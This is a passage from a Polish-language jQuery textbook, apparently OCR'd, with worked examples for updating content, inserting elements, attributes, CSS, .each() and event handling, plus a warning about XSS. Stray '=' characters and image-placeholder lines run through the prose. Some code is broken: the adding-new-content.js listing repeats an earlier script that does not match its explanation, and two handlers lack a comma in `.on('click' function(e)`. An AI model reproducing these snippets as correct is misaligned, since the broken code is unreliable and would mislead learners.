Selektor ten zwraca element `<li>`, ale metoda `.html()` zwraca zawartość tylko pierwszego z nich. Następnie pobrana zawartość jest dołączana na końcu wybranych elementów, czyli tutaj — po istniejących elementach `<li>`.

JAVASCRIPT c07/js/get-text-node.js

```
var $listItemText = $('li').text();
$('li').append('<i>' + $listItemText + '</i>');
```

Selektor ten zwraca cztery elementy `<li>`. Metoda `.text()` pobiera tekst ze wszystkich elementów potomnych `<ul>`. Następnie pobrana zawartość jest dołączana na końcu każdego wybranego elementu `<li>`.

UAKTUALNIANIE ELEMENTÓW

Poniżej wymieniono cztery metody przeznaczone do uaktualniania zawartości wszystkich elementów wybranych w jQuery.

Kiedy metody `.html()` i `.text()` są używane do definiowania (uaktualniania) zawartości, zastępują zawartość każdego elementu znajdującego się w dopasowanym zbiorze (wraz z dowolną zawartością i elementami potomnymi).

Metody `.replaceWith()` i `.remove()` powodują zastąpienie i usunięcie dopasowanych elementów, a także ich zawartości (i wszystkich elementów potomnych).

Metody `.html()`, `.text()` i `.replaceWith()` mogą pobierać parametr w postaci ciągu tekstowego. Ciąg ten:

- może być przechowywany w zmiennej;
- może zawierać kod znaczników.

Kiedy dodajesz kod znaczników do modelu DOM, upewnij się o przeprowadzeniu w serwerze prawidłowej neutralizacji niezaufanej zawartości. Podczas użycia metod `.html()` i `.replaceWith()` występuje niebezpieczeństwo wykorzystania ich do przeprowadzenia ataku typu XSS, podobnie jak w przypadku pracy z właściwością `innerHTML` modelu DOM. W rozdziale 5., od podrozdziału „Ataki typu XSS" do „XSS — neutralizacja i kontrola znaczników", znajdziesz więcej informacji o atakach typu XSS.

.html()

Metoda ta nadaje tę samą nową zawartość każdemu elementowi znajdującemu się w dopasowanym zbiorze. Nowa zawartość może zawierać kod HTML.

.text()

Metoda ta nadaje tę samą nową zawartość każdemu elementowi znajdującemu się w dopasowanym zbiorze. Wszelki kod znaczników zostanie wyświetlony jako tekst.

.replaceWith()

Każdy element znajdujący się w dopasowanym zbiorze metoda ta zastępuje nową zawartością. Ponadto zwraca zastąpione elementy.

.remove()

Metoda ta usuwa wszystkie elementy w dopasowanym zbiorze.

UŻYCIE FUNKCJI DO UAKTUALNIENIA ZAWARTOŚCI

Jeżeli chcesz wykorzystać *oraz* zmodyfikować zawartość aktualnie wybranych elementów, wymienione metody mogą pobrać parametr w postaci funkcji. Funkcję tę można zastosować do utworzenia nowej zawartości. Poniżej przedstawiono przykład, w którym tekst każdego elementu jest umieszczany wewnątrz znaczników `<em>`.

```
$('li.hot').html(function() {
    return '<em>' + $(this).text() + '</em>';
});
```

1 2 3 2

1. Polecenie `return` wskazuje, że zawartość powinna być zwrócona przez funkcję.
2. Znaczniki `<em>` są umieszczone wokół tekstu zawartości danego elementu listy.
3. Słowo kluczowe `this` odwołuje się do bieżącego elementu listy. `$(this)` umieszcza element w nowym obiekcie jQuery, aby można było użyć w nim metod jQuery.

ZMIANA ZAWARTOŚCI

W poniższym przykładzie można zobaczyć wykorzystanie trzech metod przeznaczonych do uaktualnienia zawartości strony. Podczas uaktualniania elementu można używać ciągu tekstowego, zmiennej lub funkcji.

JAVASCRIPT c07/js/changing-content.js

```
$(function() {
  $('li:contains("orzeszki")').text('mleko migdałowe');
  $('li.hot').html(function() {
    return '<em>' + $(this).text() + '</em>';
  });
  $('li#one').remove();
});
```

1. Ten wiersz kodu powoduje, że wybrane zostaną wszystkie elementy listy zawierające słowo `orzeszki`. Następnie za pomocą metody `.text()` tekst w dopasowanych elementach zostanie zastąpiony przez słowo `mleko migdałowe`.


2. Ten wiersz kodu powoduje wybór wszystkich elementów listy, których atrybut `class` zawiera słowo `hot`. Metoda `.html()` jest używana do uaktualnienia zawartości każdego z nich.

Metoda `.html()` wykorzystuje funkcję do umieszczenia w elemencie `<em>` zawartości każdego elementu. (Składnię przedstawiono na dole strony po lewej).

3. Ten wiersz kodu powoduje wybór elementu `<li>`, którego wartością atrybutu `id` jest `one`. Następnie za pomocą metody `remove()` element zostaje usunięty. (Ta metoda nie wymaga parametru).

Podczas podawania nowej zawartości dokładnie zastanów się, jakie znaki cytowania powinny zostać użyte (apostrofy lub cudzysłów). Jeżeli dołączany element zawiera atrybuty, to zawartość ujmij w apostrofy. Następnie wykorzystaj cudzysłów w celu podania wartości atrybutów.

WYNIK



WSTAWIANIE ELEMENTU

Wstawianie nowego elementu wymaga dwóch kroków:=
1. Utworzenie nowych elementów w obiekcie jQuery.=
2. Użycie metody przeznaczonej do wstawiania zawartości na stronie.

Można tworzyć nowe obiekty = przeznaczone do przechowy-= wania tekstu i znaczników, = a następnie dodawać te = obiekty do drzewa modelu = DOM za pomocą jednej z metod = wymienionych w kroku 2.

Jeżeli tworzysz kolekcję = zwracającą wiele elementów, = metody te będą dodawać tę = samą zawartość do wszystkich = elementów w dopasowanym = zbiorze.

Podczas dodawania zawartości = do modelu DOM upewnij = się, czy w serwerze została = przeprowadzona operacja zneu-= tralizowania całej niezaufanej = zawartości. (Patrz rozdział 5., = od podrozdziału „Ataki typu = XSS" do „XSS — neutralizacja = i kontrola znaczników", gdzie = omówiono ataki typu XSS).

1. UTWORZENIE NOWYCH ELEMENTÓW W OBIEKCIE JQUERY.

Poniższe polecenie powoduje utworzenie zmiennej o nazwie = `$newFragment` i przechowuje w niej obiekt jQuery. W tym momencie = obiekt jQuery zawiera pusty element `<li>`:

```
var $newFragment = $('<li>');.
```

Poniższe polecenie powoduje utworzenie zmiennej o nazwie = `$newItem` i przechowuje w niej obiekt jQuery. Ten obiekt z kolei zawie-= ra pusty element `<li>` wraz z atrybutem `class` i pewnym tekstem:=

```
var $newItem = $('<li class="new">element</li>');
```

2. UŻYCIE METODY PRZEZNACZONEJ DO WSTAWIANIA ZAWARTOŚCI NA STRONIE.

Gdy dodamy zmienną przeznaczoną do przechowywania nowej = zawartości, za pomocą wymienionych poniżej metod możemy dodać = nową wartość do drzewa modelu DOM.

.before()

Powoduje wstawienie = zawartości przed wybranymi = elementami.

.after()

Powoduje wstawienie zawarto-= ści po wybranych elementach.

.prepend()

Powoduje wstawienie zawar-= tości wewnątrz wybranych = elementów, po znaczniku = otwierającym.

.append()

Powoduje wstawienie zawar-= tości wewnątrz wybranych = elementów, przed znacznikiem = zamykającym.

Istnieją ponadto metody `.prependTo()` i `.appendTo()`. Ich działanie = jest nieco inne niż `.prepend()` i `.append()`:

`a.prepend(b)` powoduje dodanie `b` do `a`;
`a.prependTo(b)` powoduje dodanie `a` do `b`;

`a.append(b)` powoduje dodanie `b` do `a`;
`a.appendTo(b)` powoduje = dodanie `a` do `b`.

DODAWANIE NOWEJ ZAWARTOŚCI

W poniższym przykładzie można zobaczyć trzy operacje wyboru elementów w jQuery. Każda z nich wykorzystuje inną metodę do modyfikacji zawartości listy.

Pierwsza wstawia nowy komunikat przed listą, druga umieszcza znak + przed elementami o klasie `hot`, natomiast trzecia wstawia nowy element na końcu listy.

JAVASCRIPT c07/js/adding-new-content.js


```
$(function() {
  $('li:contains("orzeszki")').text('mleko migdałowe');
  $('li.hot').html(function() {
    return '<em>' + $(this).text() + '</em>';
  });
  $('li#one').remove();
});
```

1. Nastąpiło wybranie elementu `<ul>`. Metoda `.before()` została użyta do wstawienia nowego akapitu przed listą.

2. Polecenie wybiera wszystkie elementy `<li>`, których atrybut `class` zawiera wartość `hot`. Następnie za pomocą metody `.prepend()` następuje umieszczenie znaku + przed tekstem.

3. Zostaje utworzony nowy element `<li>`, który jest umieszczany w zmiennej. Następnie polecenie wybiera ostatni element `<li>` i za pomocą metody `.after()` wstawia nowo przygotowany element.

WYNIK



POBIERANIE I USTAWIANIE WARTOŚCI ATRYBUTU

Z zastosowaniem czterech wymienionych poniżej metod można tworzyć atrybuty lub uzyskiwać do nich dostęp i uaktualniać ich zawartość.

Metodę `attr()` i `removeAttr()` można wykorzystać do pracy z dowolnym elementem.

Jeżeli metody `attr()` używasz do uaktualnienia nieistniejącego atrybutu, spowoduje ona utworzenie wskazanego atrybutu i przypisanie mu podanej wartości.

Wartość atrybutu `class` może przechowywać więcej niż tylko jedną nazwę klasy (rozdzielone spacjami). Metody `addClass()` i `removeClass()` oferują bardzo duże możliwości, ponieważ pozwalają na dodawanie lub usuwanie *poszczególnych* nazw klas w wartości atrybutu `class` (i nie wpływają przy tym na pozostałe nazwy klas).

.attr()

Metoda ta może pobrać lub ustawić określony atrybut i jego wartość. Aby pobrać wartość atrybutu, należy podać nazwę atrybutu w nawiasie.

```
$('li#one').attr('id');
```

Aby uaktualnić wartość atrybutu, trzeba podać zarówno nazwę atrybutu, jak i jego wartość.

```
$('li#one').
attr('id','hot');
```

.removeAttr()

Ta metoda powoduje usunięcie określonego atrybutu (i jego wartości). W nawiasie po prostu podajesz nazwę atrybutu przeznaczonego do usunięcia z elementu.

```
$('li#one').
removeAttr('id');
```

.addClass()

Ta metoda powoduje dodanie nowej wartości do istniejącej wartości atrybutu `class`. Nie powoduje nadpisania istniejących wartości.

.removeClass()

Ta metoda powoduje usunięcie wartości z atrybutu `class`. Pozostałe nazwy klas w atrybucie pozostają bez zmian.

Dwie ostatnie metody to inny dobry przykład, który pokazuje, jak biblioteka jQuery dodaje niezwykle przydatne funkcje potrzebne programistom aplikacji internetowych praktycznie codziennie.

PRACA Z ATRYBUTAMI

Polecenia w poniższym przykładzie używają metod jQuery w celu zmiany atrybutów `class` i `id` określonych elementów HTML.

Kiedy wartość wymienionych atrybutów ulega zmianie, do elementów zostają zastosowane nowe reguły CSS, które mogą spowodować zmianę ich wyglądu.

Wykorzystanie zdarzeń do wywołania zmian w wartościach atrybutu powodujących zastosowanie nowych reguł CSS to popularny sposób zapewnienia interaktywności strony internetowej.

JAVASCRIPT

c07/js/attributes.js

```
$(function() {
  $('li#three').removeClass('hot');
  $('li.hot').addClass('favorite');
  $('ul').attr('id', 'group');
});
```

1. Pierwsze polecenie wyszukuje trzeci element listy (o atrybucie `id` o wartości `three`) i usuwa klasę `hot` z wartości atrybutu `class` tego elementu. To bardzo ważne, ponieważ ma wpływ na kolejne polecenie.

2. Drugie polecenie wybiera elementy `<li>`, których atrybut `class` ma wartość `hot`. Następnie dodaje nową klasę o nazwie `favorite`. Ponieważ krok `1.` spowodował uaktualnienie trzeciego elementu listy, bieżące polecenie wpływa jedynie na dwa pierwsze elementy listy.

3. Trzecie polecenie wybiera element `<ul>`, dodaje atrybut `id` o wartości `group`. (Spowoduje to, że zostanie wywołana reguła CSS dodająca do elementu `<ul>` margines i obramowanie).

WYNIK

POBIERANIE I USTAWIANIE WŁAŚCIWOŚCI CSS

Metoda `.css()` pozwala na pobieranie i ustawianie wartości właściwości CSS.

Aby **pobrać** wartość właściwości CSS, należy w nawiasie = podać nazwę właściwości. = Jeżeli dopasowany zbiór zawiera co najmniej dwa elementy, to = zostanie zwrócona wartość tylko = z pierwszego elementu.

Aby **ustawić** wartość właściwości CSS, jej nazwę należy = podać w nawiasie jako pierwszy = argument, następnie umieścić = przecinek i wartość jako = drugi argument. W ten sposób = nastąpi uaktualnienie wszystkich elementów znajdujących = się w dopasowanym zbiorze. = Dzięki notacji literału obiektu = istnieje możliwość podania = wielu właściwości w tej samej = metodzie.

Uwaga: W metodzie, która jest = wykorzystywana do ustawienia = pojedynczej właściwości, = nazwa właściwości i jej wartość = są rozdzielone przecinkiem = (ponieważ wszystkie parametry = w metodzie są rozdzielane = przecinkami).

W notacji literału obiektu = właściwości i ich wartości są = rozdzielane dwukropkiem.

JAK POBRAĆ WŁAŚCIWOŚĆ CSS?

Poniższe polecenie powoduje przechowywanie w zmiennej o nazwie `backgroundColor` koloru tła pierwszego elementu listy. Kolor = zostanie zwrócony jako wartość RGB.

```
var backgroundColor = $('li').css('background-color');
```

JAK USTAWIĆ WŁAŚCIWOŚĆ CSS?

Poniższe polecenie powoduje ustawienie koloru tła dla wszystkich elementów listy. Zwróć uwagę, że właściwość CSS i jej wartość są = rozdzielone przecinkiem zamiast dwukropkiem.

```
$('li').css('background-color', '#272727');
```

Podczas pracy z wymiarami podawanymi w pikselach istnieje = możliwość zwiększania i zmniejszania wartości za pomocą operatorów += i -=.

```
$('li').css('padding-left', '+=20');
```

USTAWIENIE WIELU WŁAŚCIWOŚCI

Istnieje możliwość ustawienia wielu właściwości za pomocą **notacji literału obiektu**:

- właściwości i wartości są umieszczone w nawiasie klamrowym;
- do oddzielenia nazwy właściwości od jej wartości używany jest = dwukropek;
- poszczególne pary są rozdzielone przecinkami (po ostatniej parze = nie umieszcza się przecinka).

Poniższe polecenie powoduje ustawienie koloru tła i rodziny czcionki = dla wszystkich elementów listy.

```
$('li').css({
  'background-color': '#272727',
  'font-family': 'Courier'
});
```

ZMIANA REGUŁ CSS

W poniższym przykładzie pokazano, jak można zastosować metodę `.css()` do wyboru oraz uaktualnienia właściwości CSS elementów.

Skrypt sprawdza, jaki jest kolor tła pierwszego elementu listy po wczytaniu strony, a następnie pod listą wyświetla odpowiedni komunikat.

Kolejnym krokiem jest uaktualnienie kilku właściwości CSS we wszystkich elementach listy. W tym celu używana jest metoda `.css()` wraz z notacją literału obiektu.

JAVASCRIPT

c07/js/css.js

```
$(function() {
  var backgroundColor = $('li').css('background-color');
  $('ul').append('<p>Kolor to: ' + backgroundColor + '</p>');
  $('li').css({
    'background-color': '#c5a996',
    'border': '1px solid #fff',
    'color': '#000',
    'font-family': 'Georgia',
    'padding-left': '+=75'
  });
});
```

1. W tym wierszu kodu tworzona jest zmienna `backgroundColor`. Wybierane są wszystkie elementy `<li>`, a metoda `.css()` zwraca wartość właściwości `background-color` pierwszego z nich.

2. Kolor tła pierwszego elementu listy jest wyświetlany na stronie za pomocą metody `.append()`, którą poznałeś w podrozdziale „Wstawianie elementu". Tutaj została użyta w celu dodania zawartości za elementem `<ul>`.

3. Selektor wybiera wszystkie elementy `<li>`, a następnie metoda `.css()` uaktualnia jednocześnie wiele właściwości:

- kolor tła zostaje zmieniony na brązowy;
- dodane zostaje białe obramowanie listy;
- kolor tekstu zostaje zmieniony na czarny;
- rodzina czcionki zostaje zmieniona na Georgia;
- dodatkowe dopełnienie zostaje dodane po lewej stronie.

WYNIK

Uwaga: Znacznie lepszym rozwiązaniem jest zmiana wartości atrybutu `class` (w celu wywołania nowych reguł CSS w arkuszu stylów) zamiast zmiany właściwości CSS z poziomu pliku JavaScript.

PRACA Z POSZCZEGÓLNYMI ELEMENTAMI W DOPASOWANYM ZBIORZE

Dzięki metodzie `.each()` jQuery pozwala na odtworzenie funkcjonalności = pętli przeprowadzającej iterację przez wybrane elementy.

Poznałeś już kilka metod jQuery = przeznaczonych do uaktualniania wszystkich elementów = w dopasowanym zbiorze bez = konieczności stosowania pętli.

Zdarzają się jednak sytuacje, = gdy trzeba przeprowadzić = iterację przez wybrane elementy. Najczęściej będzie to:

- pobranie informacji z każdego elementu w dopasowanym zbiorze;
- przeprowadzenie *serii* akcji na poszczególnych elementach.

Metoda `.each()` służy do = wymienionych celów. Parametrem metody `.each()` jest funkcja. Może to być funkcja = anonimowa (jak tutaj pokazano) = lub nazwana.

.each()

Pozwala na wykonanie polecenia (poleceń) na każdym = elemencie w dopasowanym = zbiorze zwróconym przez = selektor. Działanie metody = przypomina pętlę w JavaScript.

Metoda pobiera tylko jeden = parametr: funkcję zawierającą = polecenia, które mają być wykonane w każdym elemencie.

$this lub $(this)

Gdy metoda `.each()` przeprowadza iterację przez wybrane = elementy, dostęp do bieżącego = elementu można uzyskać za = pomocą słowa kluczowego = `this`.

Bardzo często można się = również spotkać z konstrukcją = `$(this)`. Powoduje ona użycie = słowa kluczowego `this` w celu utworzenia nowej kolekcji jQuery zawierającej bieżący = element. Dzięki temu metody = jQuery mogą być wykorzystywane na elemencie bieżącym.

```
$('li').each(function() {
  var ids = this.id;
  $(this).append(' <em class="order">' + ids + '</em>');
});
```

1. Zbiór wybranych elementów zawiera wszystkie elementy `<li>`.
2. Metoda `.each()` powoduje zastosowanie tego samego kodu do wszystkich wybranych elementów.
3. Funkcja anonimowa jest wykonywana dla każdego elementu = znajdującego się na liście.

Ponieważ `this` odnosi się do węzła bieżącego, to jeżeli chcesz uzyskać dostęp do właściwości = tego węzła, na przykład atrybutów `id` lub `class` elementu, lepszym rozwiązaniem jest użycie = zwykłego kodu JavaScript:=

```
ids = this.id;
```

To znacznie efektywniejsze niż polecenie = `ids = $(this).attr('id');`, które oznacza = zastosowanie interpretera w celu utworzenia nowego obiektu jQuery, a następnie wykorzystanie = metody, aby uzyskać dostęp do właściwości.

UŻYCIE .EACH()

Poniższy przykład powoduje = utworzenie obiektu jQuery zawierającego wszystkie elementy = listy na stronie.

Następnie metoda `.each()` jest wykorzystywana do przeprowadzenia iteracji przez elementy = listy i wykonanie funkcji anonimowej dla każdego z nich.

Funkcja anonimowa pobiera = wartość atrybutu `id` elementu = `<li>` i umieszcza ją obok tekstu = elementu.

JAVASCRIPT c07/js/each.js

```
$(function() {
  $('li').each(function() {
    var ids = this.id;
    $(this).append(' <span class="order">' + ids + '</span>');
  });
});
```

1. Selektor tworzy obiekt jQuery = zawierający wszystkie elementy = `<li>`. Metoda `.each()` wywołuje funkcję anonimową = dla każdego elementu listy = znajdującego się w dopasowanym zbiorze.

2. Słowo kluczowe `this` odwołuje się do węzła bieżącego = elementu w pętli. Jest używane = w celu uzyskania dostępu do = wartości atrybutu `id` bieżącego = elementu, który jest przechowywany w zmiennej o nazwie `ids`.

3. Konstrukcja `$(this)` jest wykorzystywana do utworzenia = obiektu jQuery zawierającego = bieżący element w pętli.

Posiadanie elementu w obiekcie = jQuery pozwala na stosowanie metod jQuery w tym elemencie. = W omawianym przykładzie = metoda `.append()` jest używana w celu dodania nowego = elementu `<span>` w bieżącym = elemencie listy.

Zawartością tego elementu jest = wartość jego atrybutu `id`, która = została pobrana w kroku 2.

WYNIK


METODY ZDARZEŃ

Metoda `.on()` jest używana do obsługi wszystkich zdarzeń. W tle biblioteka jQuery zajmuje się obsługą wszystkich wymienionych wcześniej niezgodności między przeglądarkami internetowymi.

Wykorzystanie metody `.on()` nie różni się niczym od użycia jakiejkolwiek innej metody jQuery.

- Zastosuj selektor do wyboru elementów.
- Zastosuj metodę `.on()` w celu wskazania zdarzenia, na które ma zareagować kod. Do każdego elementu w dopasowanym zbiorze zostaje dodany obserwator zdarzeń.

Metoda `.on()` została wprowadzona w wersji 1.7 biblioteki jQuery. Wcześniej biblioteka jQuery wykorzystywała oddzielne metody dla poszczególnych zdarzeń, na przykład `.click()` i `.focus()`. Z ich użyciem możesz się spotkać w starszym kodzie, ale obecnie powinieneś stosować metodę `.on()`.




```
$('li').on('click', function() {
  $(this).addClass('complete');
});
```

1. Wybrane zostały wszystkie elementy `<li>`.
2. Metoda `.on()` jest używana do obsługi zdarzeń i wymaga podania dwóch parametrów.
3. Pierwszy parametr to zdarzenie, na które ma zareagować kod. W omawianym przykładzie to zdarzenie `click`.
4. Drugi parametr to kod, który ma zostać wykonany po wystąpieniu wskazanego zdarzenia w jakimkolwiek elemencie w dopasowanym zbiorze. Może to być funkcja nazwana lub anonimowa. Powyżej widzimy funkcję anonimową, która dodaje wartość `complete` do atrybutu `class`.

Bardziej zaawansowane opcje metody `.on()` znajdziesz w podrozdziale „Parametry dodatkowe dla procedur obsługi zdarzeń”.

ZDARZENIA JQUERY

Poniżej wymieniono najpopularniejsze zdarzenia obsługiwane przez metodę `.on()`. Biblioteka jQuery oferuje także pewne dodatki ułatwiające pracę programistom. Przykładem może być zdarzenie `ready`, wywoływane, gdy strona jest gotowa do pracy z nią. Dodatki zostały oznaczone gwiazdką (*).

Interfejs użytkownika — `focus, blur, change.`
Klawiatura — `input, keydown, keyup, keypress.`
Mysz — `click, dblclick, mouseup, mousedown, mouseover, mousemove, mouseout, hover*.`
Formularz sieciowy — `submit, select, change.`
Dokument — `ready*, load, unload*.`
Przeglądarka internetowa — `error, resize, scroll.`

W poniższym przykładzie = umieszczenie myszy nad = elementem listy powoduje, = że wartość atrybutu `id` zostaje wyświetlona obok elementu.

To samo dzieje się wtedy, gdy = użytkownik kliknie element listy = (ponieważ zdarzenie `mouseover` nie działa w urządzeniach = wyposażonych w ekrany = dotykowe).

Zdarzenie `mouseout` powoduje = usunięcie tych dodatkowych = informacji ze strony, aby = uniemożliwiać dodawanie = zawartości w nieskończoność.

JAVASCRIPT c07/js/events.js


```
$(function() {
  var ids = '';
  var $listItems = $('li');

  $listItems.on('mouseover click', function() {
    ids = this.id;
    $listItems.children('span').remove();
    $(this).append(' <span class="priority">' + ids + '</span>');
  });

  $listItems.on('mouseout', function() {
    $(this).children('span').remove();
  });

});
```

1. Selektor wyszukuje wszystkie elementy listy na = stronie. Ponieważ otrzymany = obiekt jQuery będzie używany = więcej niż tylko jeden raz, to = przechowujemy go w zmiennej = o nazwie `$listItems`.

2. Metoda `.on()` powoduje = utworzenie obserwatora zdarzeń, oczekującego aż użytkownik umieści kursor myszy nad = elementem listy lub go kliknie. = Wówczas jest wywoływana = funkcja anonimowa.

Zwróć uwagę, że w tej samej = parze znaków cytowania podano dwa zdarzenia rozdzielone spacją.

WYNIK



Działanie funkcji anonimowej przedstawia się = następująco:

- pobranie wartości atrybutu `id` danego elementu;
- usunięcie elementów `<span>` ze wszystkich = elementów listy;
- dodanie wartości atrybutu `id` do elementu listy = w nowym elemencie `<span>`.

3. Metoda `.mouseout()` powoduje wywołanie = operacji usunięcia wszystkich elementów potomnych elementu `<span>`, aby uniknąć dodawania = nowych wartości w nieskończoność.

OBIEKT EVENT

Każda funkcja obsługi zdarzeń otrzymuje obiekt `event`. Zawiera on metody i właściwości powiązane ze zdarzeniem, które wystąpiło.

Podobnie jak w przypadku = obiektu `event` w JavaScript, = obiekt jQuery `event` posiada = właściwości i metody dostarczające informacje o zdarzeniu, = które wystąpiło.

Jeżeli spojrzysz na funkcję = wywoływaną po wystąpieniu = zdarzenia, obiekt `event` jest wymieniony w nawiasie. Podobnie = jak każdy inny parametr, nazwa = ta jest później wykorzystywana = w funkcji w celu odwołania się = do obiektu `event`.

W przykładzie po prawej stronie = użyta jest litera e jako skrót dla obiektu `event`. Jednak jak = wspomniano w poprzednim = rozdziale, warto pamiętać, = że ten skrót jest bardzo często wykorzystywany także = w odniesieniu do obiektu `error`.

```
                                    ①
$('li').on('click' function(e) {
  eventType = e.type;
});          ② ③
```

1. Nadanie obiektowi `event` nazwy parametru.
2. Użycie tej nazwy w funkcji w celu odwołania się do obiektu = `event`.
3. Uzyskanie dostępu do metod i właściwości obiektu za pomocą = notacji z kropką (operator elementu składowego).

WŁAŚCIWOŚĆ	OPIS
`type`	Typ zdarzenia (na przykład `click`, `mouseover`).
`which=`	Kliknięty przycisk lub naciśnięty klawisz.
`data`	Literał obiektu zawierający informacje dodatkowe = przekazywane funkcji, gdy wystąpiło zdarzenie = (przykład pokazano na stronie po prawej).
`target`	Element modelu DOM, który zainicjował = zdarzenie.
`pageX`	Położenie myszy od lewej krawędzi viewportu.
`pageY`	Położenie myszy od górnej krawędzi viewportu.
`timeStamp`	Liczba milisekund, które upłynęły od 1 stycznia = 1970 r. (tak zwany czas systemu Unix) do chwili = wystąpienia zdarzenia. Nie działa w przeglądarce = Firefox.

METODA	OPIS
`.preventDefault()`	Uniemożliwia zachowanie domyślne (na = przykład wysłanie formularza sieciowego).
`.stopPropagation()`	Zatrzymuje propagowanie zdarzeń do elementów = nadrzędnych.

UŻYCIE OBIEKTU EVENT

W poniższym przykładzie, gdy użytkownik kliknie element listy, data wystąpienia zdarzenia oraz jego rodzaj zostają wyświetlone po prawej stronie danego elementu.

Aby uzyskać ten efekt, wykorzystano dwie właściwości obiektu `event`: `timeStamp` i `type`. Pierwsza podaje datę wystąpienia zdarzenia, natomiast druga — jego rodzaj.

Aby uniemożliwić zaśmiecanie elementu listy wieloma wpisami daty, kliknięcie elementu listy powoduje usunięcie z niej wszystkich elementów `<span>`.

JAVASCRIPT c07/js/event-object.js

```
$(function() {
  $('li').on('click' function(e) {
    $('li span').remove();
    var date = new Date();
    date.setTime(e.timeStamp);
    var clicked = date.toDateString();
    $(this).append('<span class="date">' + clicked + ' ' + e.type + '</span>');
  });
});
```

1. Wszelkie elementy `<span>` istniejące wewnątrz elementów `<li>` będą usunięte.


2. Tworzony jest nowy obiekt `Date` — przechowuje on datę wystąpienia zdarzenia.

3. Data wystąpienia zdarzenia jest konwertowana na postać ciągu tekstowego, aby mogła być odczytana.

4. Data kliknięcia elementu listy oraz rodzaj zdarzenia zostaną wyświetlone po prawej stronie elementu.

Zwróć uwagę na to, że właściwość `timeStamp` nie działa w przeglądarce Firefox.

WYNIK



PARAMETRY DODATKOWE DLA PROCEDUR OBSŁUGI ZDARZEŃ

Metoda `.on()` ma dwie opcjonalne właściwości pozwalające na filtrowanie początkowo wybranego w jQuery zbioru elementów, aby zareagować tylko w podzbiorze elementów oraz na przekazywanie za pomocą notacji literału obiektu informacji dodatkowych do procedury obsługi zdarzeń.

Poniżej możesz zobaczyć dwie wspomniane właściwości dodatkowe, które mogą być używane w metodzie `.on()`.

Nawias kwadratowy w nazwie metody oznacza, że parametr jest opcjonalny.

Pominięcie parametru podanego w nawiasie kwadratowym nie uniemożliwia działania metody.

1. Jest to zdarzenie (lub są to zdarzenia), na które będzie reagował kod. Jeżeli kod ma reagować na wiele zdarzeń, to można podać rozdzieloną spacjami listę nazw zdarzeń; na przykład `'focus click'` oznacza reakcję na zdarzenia `focus` *i* `click`.

2. Jeżeli kod ma reagować na zdarzenie występujące tylko w *podzbiorze* elementów początkowo wybranych przez jQuery, to można podać drugi selektor filtrujący elementy.

3. Funkcji wywoływanej po wystąpieniu zdarzenia można przekazać informacje dodatkowe. Informacje te są przekazywane wraz z obiektem `event` (e).

```
.on(zdarzenia[, selektor][, dane], function(e));
    ①        ②        ③          ④      ⑤
```

4. To jest funkcja, która powinna być wykonana, gdy wskazane zdarzenie wystąpi w jednym z elementów w dopasowanym zbiorze.

5. Funkcja jest automatycznie przekazywana obiektowi `event` jako parametr, co mogłeś zobaczyć na dwóch poprzednich stronach. (Pamiętaj — jeśli używasz tej funkcji, musisz podać jej nazwę w nawiasie).

W starszych skryptach jQuery można spotkać się z wykorzystaniem metody `.delegate()` w celu delegowania zdarzeń. Jednak od wersji 1.7 biblioteki jQuery preferowanym podejściem w delegowaniu zdarzeń metoda jest `.on()`.

DELEGACJA ZDARZEŃ

W poniższym przykładzie = procedura obsługi zdarzeń = będzie uruchomiona, gdy = użytkownik kliknie element listy = bądź umieści nad nim kursor = myszy, z *wyjątkiem* ostatniego elementu listy.


Wyświetlone zostaną zawartość = elementu wykorzystanego przez = użytkownika, komunikat stanu = (za pomocą właściwości `data`) = oraz rodzaj zdarzenia.

Informacje przekazywane we = właściwości `data` są tutaj oparte na notacji literału obiektu = (co pozwala na obsługę wielu = właściwości).

JAVASCRIPT c07/js/event-delegation.js

```
$(function() {
  var listItem, itemStatus, eventType;

  $('ul').on(
    'click mouseover',
    ':not(#four)',
    {status: 'important'},
    function(e) {
      listItem = 'Element: ' + e.target.textContent + '<br />';
      itemStatus = 'Stan: ' + e.data.status + '<br />';
      eventType = 'Zdarzenie: ' + e.type;
      $('#notes').html(listItem + itemStatus + eventType);
    }
  );

});
```

WYNIK



W omawianym przykładzie istnieje dodatkowy = element HTML przeznaczony do przechowywania = elementów wyświetlanych pod listą.

1. Procedura obsługi zdarzeń będzie wywoływana = dla zdarzeń `click` i `mouseover`.

2. Parametr `selector` *odfiltrowuje* element, = którego atrybut `id` ma wartość `four`.

3. Dodatkowe dane, które będą wykorzystywane = przez procedurę obsługi, są przekazywane jako = literał obiektu.

4. Procedura obsługi zdarzeń używa obiektu = `event` do wyświetlenia zawartości elementu = wykorzystywanego przez użytkownika, danych = przekazanych funkcji oraz rodzaju zdarzenia. = Wymienione informacje są wyświetlane pod listą, = w elemencie o białym kolorze tła.

EFEKTY

Kiedy używasz jQuery, możesz rozbudować stronę internetową o różne efekty.

